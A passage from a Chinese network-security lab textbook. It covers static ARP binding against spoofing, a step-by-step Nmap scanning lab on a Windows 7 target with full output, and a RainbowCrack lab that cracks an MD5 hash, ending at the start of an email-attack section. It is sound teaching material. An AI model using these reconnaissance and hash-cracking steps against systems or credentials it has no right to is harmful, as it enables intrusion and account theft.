



图 1-24　查看靶机访问 URL 地址的信息

## 1.2.4　任务与思考

在不使用 ARP 防护软件的情况下，如何进行 ARP 欺骗攻击呢？

最常用的方法是在同一网络中把主机和网关进行 IP 和 MAC 之间的绑定。ARP 欺骗是通过 ARP 的动态映射机制欺骗同一 IP 子网中的机器，所以如果把 ARP 全部设置为静态就可以解决对内网主机的欺骗，同时对网关也要进行 IP 和 MAC 之间的静态绑定。只有这样，才能够有效防范 ARP 攻击的发生，具体方法如下。

对每台主机进行 IP 地址和 MAC 地址之间的静态绑定，具体可通过“arp -s IP 地址 MAC 地址”命令来实现。例如，执行 arp -s 192.168.10.1 AA-AA-AA-AA-AA-AA 命令。当成功设置后，在主机上通过执行 arp -a 命令，就可以看到相关的提示。

Internet Address Physical Address Type

192.168.10.1 AA-AA-AA-AA-AA-AA static(静态)

如果没有进行绑定，即主机被配置为动态映射，则将显示以下类似的信息。

Internet Address Physical Address Type

192.168.10.1 AA-AA-AA-AA-AA-AA dynamic(动态)

扫一扫

视频讲解

# 1.3　端口扫描：利用 Nmap 工具进行端口扫描

## 1.3.1　预备知识：Nmap 工具介绍

Nmap(network mapper)最早是 Linux 操作系统下的网络扫描和嗅探工具包，是一个综合的、功能全面的端口扫描工具，被网络安全专业人员广泛使用。Nmap 工具由 Fyodor

编写并维护，由于其具备稳定性和灵活性，是渗透测试人员必备的工具。

**1. Nmap 工具的功能**

除了端口扫描外，Nmap 还提供了以下功能。

(1) 主机发现。Nmap 可以用来查找目标网络中的在线主机。默认情况下，Nmap 通过 ICMP 回应请求、向 443 端口发送 TCP SYN 包、向 80 端口发送 TCP ACK 包和 ICMP 时间戳请求等方式来发现目标主机。

(2) 服务/版本识别。Nmap 发现端口后，可以进一步检查服务协议、应用程序名称、版本号、主机名、设备类型和操作系统等信息。

(3) 操作系统识别。Nmap 向远程主机发送系列数据包，并检查回应信息。然后与操作系统指纹数据库进行比较，并显示出匹配结果的细节。

(4) 网络路由跟踪。Nmap 通过尽可能到达目标系统的方式确定目标系统的端口和协议。Nmap 路由跟踪从较高的 TTL(time to live，生存时间)开始，并逐步递减直到 TTL 到达 0。

(5) Nmap 脚本引擎。使用脚本引擎，Nmap 也可以被用于检查网络服务中存在的漏洞、枚举目标系统资源等操作，为攻击者获取基本的信息。

**2. Nmap 扫描方式**

Nmap 扫描方式主要包括以下几种类型。

(1) Half-open scanning。半开放扫描(half-open scanning)是 Nmap 默认的扫描方式，该方式发送 SYN 到目标端口，如果收到 SYN/ACK 回复，可以判断端口是开放的；如果收到 RST 包，说明该端口是关闭的；如果没有收到回复，那么判断端口是被屏蔽的(filtered)。因为该方式仅对目标主机的特定端口发送 SYN 包，但不建立完整的 TCP 连接，所以其相对比较隐蔽，而且效率比较高，适用范围广。

(2) TCP connect。使用系统网络 API connect 向目标主机的端口发起连接，如果无法连接，说明该端口处于关闭状态。该方式扫描速度比较慢，而且由于建立完整的 TCP 连接会在目标主机上留下记录信息，缺乏隐蔽性，因此 TCP connect 是 TCP SYN 无法使用时才需被考虑选择的方式。

(3) TCP ACK scanning。向目标主机的端口发送 ACK 包，如果收到 RST 包，说明该端口没有被防火墙屏蔽；如没有收到 RST 包，说明被屏蔽。该方式只能用于确定防火墙是否屏蔽了某个端口，可以辅助 TCP SYN 方式来判断目标主机防火墙的状况。

(4) TCP FIN/Xmas/NULL scanning。这 3 种扫描方式被称为秘密扫描(stsalthy scan)，因为其操作过程相对比较隐蔽。FIN 扫描向目标主机的端口发送的 TCP FIN 包(或 Xmas tree 包，或 Null 包)，如果收到对方的 RST 回复包，那么说明该端口是关闭的；如果没有收到 RST 包，说明端口可能是开放的或被屏蔽的。

其中 Xmas tree 包是指 flags 中 FIN URG PUSH 设置为 1 的 TCP 包；NULL 包是指所有 flags 都为 0 的 TCP 包。

**3. Nmap 参数**

Nmap 工具的主要参数如下。

-sS/sT/sA/sW/sM：指定使用 TCP SYN/CONNECT()/ACK/window/Maimon Scans 的

方式来对目标主机进行扫描。

-sU：指定使用 UDP 扫描方式确定目标主机的 UDP 端口状态。

-sN/sF/sX：指定使用 TCP NULL、FIN 和 Xmas scans 秘密扫描方式来协助探测对方的 TCP 端口状态。

--sanflags < flags >：定制 TCP 包的 flags。

-sI：指定使用 idle scan 方式来扫描目标主机(前提是需要找到合适的 zombie host)。

-sY/sZ：使用 SCTP INIT/cookie-ECHO 来扫描 SCTP 协议端口的开放情况。需要说明的是，因为 SCTP(stream control transmission protocol，流控制传输协议)在实际网络中较少使用，所以此参数的使用也较少。

-b < FTP relay host >：使用 FTP bounce scan 扫描方式。

-p < port ranges >：扫描指定端口，如-p 22；-p 1-65535；-p U：53，111，137，T：21-192.168.1.18080，S：9，其中 T 代表 TCP，U 代表 UDP，S 代表 SCTP。

-F：快速模式(fast mode)，仅扫描编号为前 100 的端口。

-r：不进行端口随机打乱的操作。如果没有该参数，Nmap 会将要扫描的端口以随机顺序方式扫描，以让 Nmap 的扫描不易被对方防火墙检测到。

--top-ports < number >：扫描开放概率最高的端口。默认情况下，Nmap 会扫描最有可能被使用的 1000 个 TCP 端口。

--port-ratio < ratio >：扫描 nmap-services 文件中所有开放概率大于参数 ratio 的端口。

对目标主机 192.168.1.225 进行某次扫描的命令如下：

```
nmap -sS -sU -T4 --top-ports 500 192.168.1.225
```

其中，-sS 表示使用 TCP SYN 方式扫描 TCP 端口；-sU 表示扫描 UDP 端口；-T4 表示时间级别配置 4 级；--top-ports 500 表示扫描最有可能开放的 500 个端口(分别扫描 TCP 和 UDP 各 500 个端口)。

## 1.3.2 实验目的和条件

### 1. 实验目的

通过本实验，读者可了解 Nmap 工具的功能和应用，并掌握以下内容。

(1) 通过对设备或防火墙的探测审核其安全性。

(2) 探测目标主机所有开放的端口。

(3) 通过识别新的服务器，审核网络的安全性。

(4) 探测网络上的主机。

### 2. 实验清单及软硬件要求

本实验所需要的软硬件清单如表 1-3 所示。

**表 1-3 Nmap 工具应用实验清单**

| 类　型 | 序　号 | 软硬件要求 | 规　格 |
|---|---|---|---|
| 攻击机 | 1 | 数量 | 1 台 |
| | 2 | 操作系统版本 | Kali Linux 2021 |
| | 3 | 软件版本 | 无 |

续表

| 类　型 | 序　号 | 软硬件要求 | 规　格 |
|---|---|---|---|
| 靶机 | 1 | 数量 | 1台 |
| | 2 | 操作系统版本 | Windows 7 |
| | 3 | 软件版本 | 无 |

## 1.3.3 实验过程

**步骤1**：登录Windows 7靶机查看该靶机IP地址。进入Windows 7操作系统的靶机，运行XAMPP(Apache+MySQL+PHP+PERL)工具(需要事先安装和设置)，开启Apache和MySQL服务，然后在命令提示符下运行ipconfig命令，其将查看靶机的IP地址，其将显示如图1-25所示的信息。

```
C:\Users\Administrator>ipconfig

Windows IP 配置


以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::85ea:b5e2:348d:f856%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.131.136
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.131.2

隧道适配器 isatap.localdomain:

   媒体状态 . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . : localdomain
```

图1-25　运行ipconfig命令查看靶机的IP地址

**步骤2**：登录Kali Linux操作系统，并使用Nmap进行端口扫描。首先进入Kali攻击机，使用ifconfig命令查看攻击机的IP地址，如图1-26所示。

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.131.130  netmask 255.255.255.0  broadcast 192.168.131.255
        inet6 fe80::20c:29ff:fe89:c146  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:89:c1:46  txqueuelen 1000  (Ethernet)
        RX packets 9107  bytes 1008821 (985.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 69  bytes 10113 (9.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图1-26　使用ifconfig命令查看攻击机的IP地址

**步骤3**：在攻击机中输入nmap 192.168.131.136命令，用Nmap进行简单扫描。Nmap默认会发送一个ping数据包，来探测目标主机在1～10 000范围内所开放的端口，如图1-27所示。

**步骤4**：如图1-28所示，输入nmap -vv 192.168.131.136命令，用Nmap进行简单扫描，并详细显示返回的结果。其中，-vv参数用于设置对返回内容显示其详细信息。

**步骤5**：输入nmap -sV 192.168.131.136命令，让Nmap进行目标主机运行的服务与版本探测，探测结果如图1-29所示。

```
root@kali:~# nmap 192.168.131.136
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-22 11:15 CST
Nmap scan report for 192.168.131.136
Host is up (0.00034s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
MAC Address: 00:0C:29:95:6B:61 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.11 seconds
```

图 1-27　使用 nmap 192.168.131.136 命令扫描目标主机

```
root@kali:~# nmap -vv 192.168.131.136
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-22 11:18 CST
Initiating ARP Ping Scan at 11:18
Scanning 192.168.131.136 [1 port]
Completed ARP Ping Scan at 11:18, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:18
Completed Parallel DNS resolution of 1 host. at 11:18, 0.00s elapsed
Initiating SYN Stealth Scan at 11:18
Scanning 192.168.131.136 [1000 ports]
Discovered open port 3306/tcp on 192.168.131.136
Discovered open port 80/tcp on 192.168.131.136
Discovered open port 443/tcp on 192.168.131.136
Completed SYN Stealth Scan at 11:18, 4.66s elapsed (1000 total ports)
Nmap scan report for 192.168.131.136
Host is up, received arp-response (0.00018s latency).
Scanned at 2020-09-22 11:18:39 CST for 4s
Not shown: 997 filtered ports
Reason: 997 no-responses
PORT     STATE SERVICE REASON
80/tcp   open  http    syn-ack ttl 128
443/tcp  open  https   syn-ack ttl 128
3306/tcp open  mysql   syn-ack ttl 128
```

图 1-28　运行 nmap -vv 192.168.131.136 命令扫描目标主机并显示详细结果

```
root@kali:~# nmap -sV 192.168.131.136
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-22 11:23 CST
Nmap scan report for 192.168.131.136
Host is up (0.00017s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.10)
443/tcp  open  ssl/http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.10)
3306/tcp open  mysql?
1 service unrecognized despite returning data. If you know the service/version, please submit the foll
owing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.80%I=7%D=9/22%Time=5F696E27%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4E,"J\0\0\x01\xffj\x04Host\x20'192\.168\.131\.130'\x20is\x20not\x20a
SF:llowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
MAC Address: 00:0C:29:95:6B:61 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.41 seconds
```

图 1-29　运行 nmap -sV 192.168.131.136 命令探测目标主机运行的服务与版本

**步骤 6**：输入 nmap -version-intensity 3 192.168.131.136 命令，对指定版本进行深度探测，运行过程和结果如图 1-30 所示。其中，指定版本的探测强度为 3（范围为 0～9），数值越高，探测服务越准确，但是运行时间也越长。

**步骤 7**：输入 nmap -version-trace 192.168.131.136 命令，显示出详细的版本探测过程和结果信息，如图 1-31 所示。

**步骤 8**：输入 nmap -O 192.168.131.136 命令，Nmap 将通过目标开放的端口探测主机

```
root@kali:~# nmap -version-intensity 3 192.168.131.136
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-22 11:33 CST
Nmap scan report for 192.168.131.136
Host is up (0.00019s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
MAC Address: 00:0C:29:95:6B:61 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.76 seconds
```

图 1-30　运行 nmap -version-intensity 3 192.168.131.136 命令进行深度探测

```
root@kali:~# nmap -version-trace 192.168.131.136
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-22 11:34 CST
PORTS: Using top 1000 ports found open (TCP:1000, UDP:0, SCTP:0)
--------------- Timing report ---------------
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
---------------------------------------------
Packet capture filter (device eth0): arp and arp[18:4] = 0x000C2989
Overall sending rates: 20.28 packets / s, 851.62 bytes / s.
mass_rdns: Using DNS server 192.168.131.2
mass_rdns: 0.01s 0/1 [#: 1, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1,
Packet capture filter (device eth0): dst host 192.168.131.130 and (i
tp) and (src host 192.168.131.136)))
Increased max_successful_tryno for 192.168.131.136 to 1 (packet drop
Overall sending rates: 250.00 packets / s, 10999.84 bytes / s.
Nmap scan report for 192.168.131.136
```

图 1-31　运行 nmap -version-trace 192.168.131.136 命令显示详细的版本信息

所运行的操作系统类型，如图 1-32 所示。这是信息收集中很重要的一步，可以帮助攻击者找到特定操作系统的漏洞。

```
root@kali:~# nmap -O 192.168.131.136
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-22 11:36 CST
Nmap scan report for 192.168.131.136
Host is up (0.00022s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
MAC Address: 00:0C:29:95:6B:61 (VMware)
Warning: OSScan results may be unreliable because we could not find a
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microsoft W
8.1, Microsoft Windows 7 Professional or Windows 8, Microsoft Windows
indows 8.1 R1, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows
2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, o
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https:
Nmap done: 1 IP address (1 host up) scanned in 11.62 seconds
```

图 1-32　运行 nmap -O 192.168.131.136 命令探测主机所运行的操作系统类型

**步骤 9**：输入 nmap -O --osscan-guess 192.168.131.136 命令，大胆猜测对方主机的操作系统类型，运行结果如图 1-33 所示。此操作会使探测准确性降低，但能够尽可能多地为用户提供潜在的操作系统类型。

```
root@kali:~# nmap -O --osscan-guess 192.168.131.136
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-22 14:25 CST
Nmap scan report for 192.168.131.136
Host is up (0.00086s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
MAC Address: 00:0C:29:95:6B:61 (VMware)
Warning: OSScan results may be unreliable because we could not fi
d port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008::beta3 cpe:/o:microso
:microsoft:windows_8.1 cpe:/o:microsoft:windows_7 cpe:/o:microsof
dows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microso
indows 8.1, Microsoft Windows Embedded Standard 7, Microsoft Wind
t Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7
 Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
```

图 1-33　运行 nmap -O --osscan-guess 192.168.131.136 命令探测潜在的操作系统类型

### 1.3.4　任务与思考

要确定一个网络的整体架构，攻击者可以使用 Ping 扫描和 TCP SYN 扫描。Ping 扫描通过发送 Internet 控制消息协议（internet control message protocol，ICMP）回应请求数据包和 TCP 应答（acknowledge，ACK）数据包确定主机的状态，该方法非常适合检测指定网段内正在运行的主机数量。

使用 TCP SYN 扫描时，扫描器将向目标主机的一个端口发送请求连接的 SYN 包，扫描器在收到 SYN/ACK 后，不是发送 ACK 应答而是发送 RST 包请求断开连接。这样，TCP 三次握手就没有完成，无法建立正常的 TCP 连接，因此，这次扫描就不会被记录到系统日志中。这种扫描技术一般不会在目标主机上留下扫描痕迹，但是需要攻击者具有 root 权限。

扫一扫

视频讲解

## 1.4　离线攻击工具：彩虹表破解

### 1.4.1　预备知识：彩虹表

**1. 彩虹表**

彩虹表破解是通过具体的彩虹表工具破解散列数据的一种方法。彩虹表破解采用空间换时间的技术思想，其方法不同于暴力破解攻击。暴力破解攻击会将密码可能出现的值形成一本字典，然后一个接一个地计算散列值，并与目标散列值进行对比。如果两个散列值相同，就枚举出了密码。

暴力破解法比空间换时间的技术要慢得多，因为攻击者要计算散列值，然后进行匹配。而使用空间换时间的技术，所有可能的散列值已经预先被计算完毕，攻击者要进行的只是匹配流程，而匹配是一种能够快速完成的运算。

**2. RainbowCrack**

RainbowCrack 是一个使用内存时间交换技术(time-memory trade-off technique)加速破解过程的口令破解器。RainbowCrack 使用了彩虹表,即一张预先计算好的明文和散列值的对照表。通过预先创建的彩虹表,攻击者能够在以后破解口令时节约大量的时间。

RainbowCrack 包含以下实用程序。

(1) rtgen. exe。用于生成彩虹表,即通常所讲的预计算的阶段。彩虹表包含字典、散列、散列算法及字典长度范围。

(2) rtsort. exe。排序彩虹表,为 rcrack. exe 提供输入。

(3) rcrack. exe。使用排好序的彩虹表进行口令破解。

## 1.4.2 实验目的和条件

**1. 实验目的**

通过本实验,使读者掌握以下内容。

(1) 学习 Kali 的功能和基本使用方法。Kali 是网络安全领域非常著名的黑客攻击平台,是一个封装好的 Linux 操作系统,内置了大量的网络安全检测工具以及黑客破解软件等。

(2) 掌握 RainbowCrack 的使用方法。

(3) 使用彩虹表破解散列值。

**2. 实验清单及软硬件要求**

本实验所需要的软硬件清单如表 1-4 所示。

**表 1-4 彩虹表破解实验清单**

| 类　型 | 序　号 | 软硬件要求 | 规格 |
|---|---|---|---|
| 靶机 | 1 | 数量 | 1 台 |
| | 2 | 操作系统版本 | Kali Linux 2021 |
| | 3 | 软件版本 | RainbowCrack |

## 1.4.3 实验过程

**步骤 1**:登录 Kali(应事先安装和配置)靶机。启动图形用户界面(如图 1-34 所示)。打开终端,安装 RainbowCrack 工具(如图 1-35 所示)。

**步骤 2**:使用 ll /usr/share/rainbowcrack/命令查看 RainbowCrack 安装目录的内容,如图 1-36 所示。

**步骤 3**:使用 rtgen 命令可以查看帮助文档,如图 1-37 所示。

**步骤 4**:使用 rtgen md5 loweralpha 5 5 0 2000 80000 0 命令创建第一张彩虹表,如图 1-38 所示。

**步骤 5**:使用 rtgen md5 loweralpha 5 5 1 2000 80000 0 命令创建第二张彩虹表。





图 1-34　Kali 2021 图形用户界面

```
root@kali:~# apt-get install rainbowcrack
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are n
o longer required:
  libmpdec2 libprotobuf22 openjdk-8-jre
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  rainbowcrack
0 upgraded, 1 newly installed, 0 to remove and 54 not upgrade
d.
Need to get 0 B/125 kB of archives.
After this operation, 488 kB of additional disk space will be
 used.
Selecting previously unselected package rainbowcrack.
(Reading database ... 296005 files and directories currently
installed.)
Preparing to unpack .../rainbowcrack_1.7-0kali2_amd64.deb ...
Unpacking rainbowcrack (1.7-0kali2) ...
Setting up rainbowcrack (1.7-0kali2) ...
Processing triggers for kali-menu (2020.3.2) ...
```

图 1-35　安装 RainbowCrack

```
root@kali:~# ll /usr/share/rainbowcrack/
total 472
-rw-r--r-- 1 root root  34976 Apr 12  2017 alglib0.so
-rw-r--r-- 1 root root    771 Apr 11  2017 charset.txt
-rwxr-xr-x 1 root root 191280 Apr 12  2017 rcrack
-rw-r--r-- 1 root root   5479 Apr 11  2017 readme.txt
-rwxr-xr-x 1 root root  43512 Apr 12  2017 rt2rtc
-rwxr-xr-x 1 root root  27040 Apr 12  2017 rtc2rt
-rwxr-xr-x 1 root root  76416 Apr 12  2017 rtgen
-rwxr-xr-x 1 root root  51760 Apr 12  2017 rtmerge
-rwxr-xr-x 1 root root  35304 Apr 12  2017 rtsort
```

图 1-36　查看 RainbowCrack 安装目录的内容

```
root@kali:~# rtgen
RainbowCrack 1.7
Copyright 2017 RainbowCrack Project. All rights reserved.
http://project-rainbowcrack.com/

usage: rtgen hash_algorithm charset plaintext_len_min plai
um part_index
       rtgen hash_algorithm charset plaintext_len_min plai

hash algorithms implemented:
    lm HashLen=8 PlaintextLen=0-7
    ntlm HashLen=16 PlaintextLen=0-15
    md5 HashLen=16 PlaintextLen=0-15
    sha1 HashLen=20 PlaintextLen=0-20
    sha256 HashLen=32 PlaintextLen=0-20

examples:
    rtgen md5 loweralpha 1 7 0 1000 1000 0
    rtgen md5_loweralpha 1 7 0 -bench
```

图 1-37　使用 rtgen 命令查看帮助文档

```
root@kali:~# rtgen md5 loweralpha 5 5 0 2000 80000 0
rainbow table md5_loweralpha#5-5_0_2000x80000_0.rt parameters
hash algorithm:          md5
hash length:             16
charset name:            loweralpha
charset data:            abcdefghijklmnopqrstuvwxyz
charset data in hex:     61 62 63 64 65 66 67 68 69 6a 6b 6c 6d

charset length:          26
plaintext length range:  5 - 5
reduce offset:           0x00000000
plaintext total:         11881376

sequential starting point begin from 0 (0x0000000000000000)
generating...
80000 of 80000 rainbow chains generated (0 m 5.5 s)
```

图 1-38　创建第一张彩虹表

**步骤 6**：使用 ll /usr/share/rainbowcrack 命令，查看刚生成的两张彩虹表，如图 1-39 所示。

```
root@kali:~# ll /usr/share/rainbowcrack/
total 2976
-rw-r--r-- 1 root root   34976 Apr 12  2017 alglib0.so
-rw-r--r-- 1 root root     771 Apr 11  2017 charset.txt
-rw-r--r-- 1 root root 1280000 Sep 22 14:57 md5_loweralpha#5-5_0_2000x80000_0.rt
-rw-r--r-- 1 root root 1280000 Sep 22 14:58 md5_loweralpha#5-5_1_2000x80000_0.rt
-rwxr-xr-x 1 root root  191280 Apr 12  2017 rcrack
-rw-r--r-- 1 root root    5479 Apr 11  2017 readme.txt
-rwxr-xr-x 1 root root   43512 Apr 12  2017 rt2rtc
-rwxr-xr-x 1 root root   27040 Apr 12  2017 rtc2rt
-rwxr-xr-x 1 root root   76416 Apr 12  2017 rtgen
-rwxr-xr-x 1 root root   51760 Apr 12  2017 rtmerge
-rwxr-xr-x 1 root root   35304 Apr 12  2017 rtsort
```

图 1-39　使用 ll /usr/share/rainbowcrack 命令查看生成的两张彩虹表

**步骤 7**：使用 rtsort 命令查看帮助文档，如图 1-40 所示。

**步骤 8**：使用 rtsort /usr/share/rainbowcrack 命令整理两张彩虹表，如图 1-41 所示。

**步骤 9**：使用 rcrack 命令查看帮助文档。

**步骤 10**：本实验将破解 abcde 的 md5 散列值 ab56b4d92b40713acc5af89985d4b786，输入命令 rcrack /usr/share/rainbowcrack/ -h ab56b4d92b40713acc5af89985d4b786 开始破

```
root@kali:~# rtsort
RainbowCrack 1.7
Copyright 2017 RainbowCrack Project. All rights reserved.
http://project-rainbowcrack.com/

usage: ./rtsort path
```

图 1-40　使用 rtsort 命令查看帮助文档

```
root@kali:~# rtsort /usr/share/rainbowcrack/
/usr/share/rainbowcrack//md5_loweralpha#5-5_1_2000x80000_0.rt:
1150144512 bytes memory available
loading data...
sorting data...
writing sorted data...

/usr/share/rainbowcrack//md5_loweralpha#5-5_0_2000x80000_0.rt:
1149865984 bytes memory available
loading data...
sorting data...
writing sorted data...
```

图 1-41 使用 rtsort /usr/share/rainbowcrack 命令整理彩虹表

解，如图 1-42 所示。

```
root@kali:~# rcrack /usr/share/rainbowcrack/ -h ab56b4d92b40713acc5af89985d4b786
2 rainbow tables found
memory available: 920299110 bytes
memory for rainbow chain traverse: 32000 bytes per hash, 32000 bytes for 1 hashes
memory for rainbow table buffer: 2 x 1280016 bytes
disk: /usr/share/rainbowcrack//md5_loweralpha#5-5_0_2000x80000_0.rt: 1280000 bytes read
disk: /usr/share/rainbowcrack//md5_loweralpha#5-5_1_2000x80000_0.rt: 1280000 bytes read
disk: finished reading all files
plaintext of ab56b4d92b40713acc5af89985d4b786 is abcde

statistics
--------------------------------------------------------------
plaintext found:                            1 of 1
total time:                                 0.08 s
time of chain traverse:                     0.08 s
```

图 1-42　使用 rcrack 命令破解 md5 散列值

结果(result)为：abcde，破解成功，如图 1-43 所示。

```
plaintext found:                            1 of 1
total time:                                 0.08 s
time of chain traverse:                     0.08 s
time of alarm check:                        0.00 s
time of disk read:                          0.00 s
hash & reduce calculation of chain traverse: 1998000
hash & reduce calculation of alarm check:    845
number of alarm:                            129
performance of chain traverse:              23.79 million/s
performance of alarm check:                 0.84 million/s

result
--------------------------------------------------------------
ab56b4d92b40713acc5af89985d4b786  abcde  hex:6162636465
```

图 1-43　显示破解后的结果

## 1.4.4　任务与思考

出于安全考虑，在互联网上的应用系统中，大量用户信息在被保存到数据库之前都会通过 MD5 等方式进行加密处理。但是，攻击者为了获得大量的用户信息，会首先通过脱库的

方式获得用户被 MD5 加密后的信息，再利用彩虹表等方式进行破解。

读者在本实验的基础上，通过查阅相关资料，并通过具体的实验，可以进一步操作以下内容。

(1) Kali 的操作方法。

(2) 脱库的概念及实现方法。

(3) MD5 算法及实现方法。

# 1.5 电子邮件攻击：利用社会工程学工具发送恶意邮件


扫一扫
视频讲解

## 1.5.1 预备知识：社会工程学与电子邮件攻击

### 1. 电子邮件攻击

